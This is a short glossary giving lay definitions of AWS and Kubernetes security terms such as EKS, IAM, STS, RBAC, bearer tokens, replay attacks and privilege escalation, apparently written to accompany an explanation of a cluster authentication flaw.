- Bearer token: a token that grants access to whoever presents it, like a wristband.
- boto3 / botocore: AWS's official Python libraries for talking to AWS services.
- CVE: a public catalogue number for a known security flaw.
- CloudWatch: AWS's logging and monitoring service.
- Cluster ID: a unique name for a particular Kubernetes cluster, used to tie tokens to one cluster.
- ConfigMap: a Kubernetes object that stores configuration as plain key and value text.
- Control plane: the management part of a cluster that decides who may do what; customers of a managed service cannot access it directly.
- Credentials: the secret material that proves an identity, such as an access key and secret key pair.
- Dictionary: a lookup table storing one value per name, so a repeated name keeps only the last value.
- EKS: Amazon Elastic Kubernetes Service, Amazon's managed Kubernetes offering.
- EKS Anywhere: the on-premises deployment option of Amazon EKS.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- For loop: a programming instruction that repeats a step for each item in a list.
- GetCallerIdentity: the AWS STS action that returns details about the identity whose credentials were used.
- Group: a label attached to an identity that RBAC rules can refer to.
- Header: a labelled line of extra information attached to a web request or response.
- HTTPS: the encrypted version of the web protocol.
- IAM: AWS's Identity and Access Management system for users and roles.
- Impersonation: pretending to be another identity.
- Kubernetes: software that runs and organises containerised applications across machines.
- kubectl: the command line tool for talking to a Kubernetes cluster.
- Namespace: a folder-like grouping inside a cluster that keeps objects separate.
- Placeholder: a stand-in word that is replaced with a real value later.
- Pod: the smallest unit of an application in Kubernetes.
- Privilege escalation: gaining more rights than you should have.
- Pull request: a proposed change to a shared code repository that others review before merging.
- Query parameter: a
name=valuepair after the?in a web address, joined by&. - RBAC: Role Based Access Control, the rule system that decides what an identity may do.
- Replay attack: reusing a genuine captured message to pretend to be its owner.
- Role: a set of permissions in AWS that a program can borrow.
- Signature: a cryptographic proof that a message came from a particular credential and was not altered.
- STS: AWS Security Token Service, which answers questions about identities.
- Token: a piece of text that proves who you are when presented.
- User: a named identity in AWS, usually a person.
- Webhook: a rule that forwards an event to another service and trusts its answer.


